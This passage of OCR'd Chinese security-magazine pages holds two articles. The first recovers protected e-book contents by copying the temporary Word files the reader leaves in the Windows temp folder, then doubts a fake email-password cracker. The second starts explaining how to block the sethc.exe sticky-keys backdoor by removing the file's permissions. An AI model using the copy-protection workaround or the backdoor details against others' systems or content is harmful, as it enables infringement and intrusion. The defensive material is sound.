由于绝大部分普通用户和我一样，家里都没有配置打印机，现在我要将文件中的内容“复制”出来，按照自己想要的文件格式保存。通过尝试，可以选中文件内容进行复制，但是在记事本、word中都不能粘贴复制的内容。后来找了个剪贴板管理程序，想使用它来获取粘贴的内容，虽然可以，但是格式变了，效果不是很理想。这时突然想到：既然该文件是由word文件打开的，那么会不会生成word临时文件？很有可能是这样哦！




图3　获取电子图书生成的word临时文件




图4　临时目录下的temp13.doc文件



图5　打开真正的word临时文件




图6　打开电子书中的目录获取不同word文件

直接到CMD下输入“dir *.doc /s”，果然发现有临时文件，如图3、图4所示，在**temp\14373\7186\9889\11890705\目录中生成有“temp13.doc”文件。**




图7　获取全部的word文件

四、获取真正的word文件

直接打开temp13.doc文件，正是电子图书中的文件，如图5、图6所示。

在电子图书中一共有五个文件，接着我打开另外一个文件，使用同样的方法查看临时文件夹，发现生成了temp14.doc文件。通过尝试打开不同文件，并观察临时文件目录，发现该电子图书打开时会在临时目录中生成temp*.doc形式的临时文件，每次打开电子书中的不同文件（目录文件）时，word文件会依次递增生成。例如第一次打开生成的是temp11.doc，第二次就会生成temp12.doc文件，打开新文件时会删除旧的临时word文件。

既然如此，那只有采取笨一点的办法，每次打开电子书的一个目录（文件），然后将C:\Documents and Settings\simeon\Local Settings\temp\14373\7186\9889\11890705\目录下的临时word文件复制到指定文件目录即可。注意必须到系统登录的当前账号（本文中为simeon）中的临时目录下去获取，一共有5个文件，如图7所示。

五、后记

说是破解，并不是真正的破解该电子图书文件，算是一种破解的方法吧。后来我继续对该网站中的资料进行了跟踪和分析，找到一个号称破解邮箱密码的软件，使用杀毒软件检测时也提示存在病毒，直接运行后弹出一个要求输入NAME和KEY的对话框，如图8所示。




图8　软件注册验证




图9　购买软件

其本质是要求花钱购买，单击“Buy Now!”，IE浏览器会打开“软行天下”的该软件购买页面，如图9所示。




图10

看到该页面后，我的第一个感觉是，会不会是“社工”进行钓鱼用的，让你输入转账账号和密码，然后将你账号中的银子全部转走！个人感觉这种软件“实用”（免费还可以玩玩）价值不是很大，至少我不会去购买，也不相信这类东东，后面就没有尝试了。




图11

在网上闲逛，无意发现了有个软件跟“邮箱密码破解魔法书”所用的软件一模



拒绝SETHC后门最绝的方法

■古典娃娃[sec120 广州天河]

从本文你可以学到：

阻止sethc后门的另一种方法

今天我朋友的服务器被种上了JST的SETHC后门，如图1所示。JST的SETHC后门好像还比较好用，我忘记保存一份下来了。我上传了一个系统正常的SETHC.EXE到服务器上，但怎么也替换不回去，还把我正常的SETHC.EXE文件都变成了后门。




图1

不论是5次的SHIFT，还是SHIFT+ALT+ PRINTSCREEN等激活的后门，都是系统中**C:\WINDOWS\system32下的sethc.exe**程序的作用。**Sethc.exe是系统默认Administrators组、Power Users组、Users组、SYSTEM用户都具有的权限**，如图2所示。




图2

这样只需要拥有读取的权限，我们就可以利用它作为后门了。我们这里不是研究怎么利用这个后门，而是怎么可以从根本上防止这个后门。其实不需要建立什么文件夹、目录之类的，因为我们平时几乎都没有使用到这些粘滞键、高对比等功能，所以可以从权限上来设置，把安全里面的所有组和用户都删掉，如图3所示，需要使用的时候再加上需要的用户即可。

把用户和组都删除后点击"确定"，系统会弹出如图4所示的提示，点击"是"即可。接着再次弹出提示，如图5所示，照样点击"是"。




图3




图4

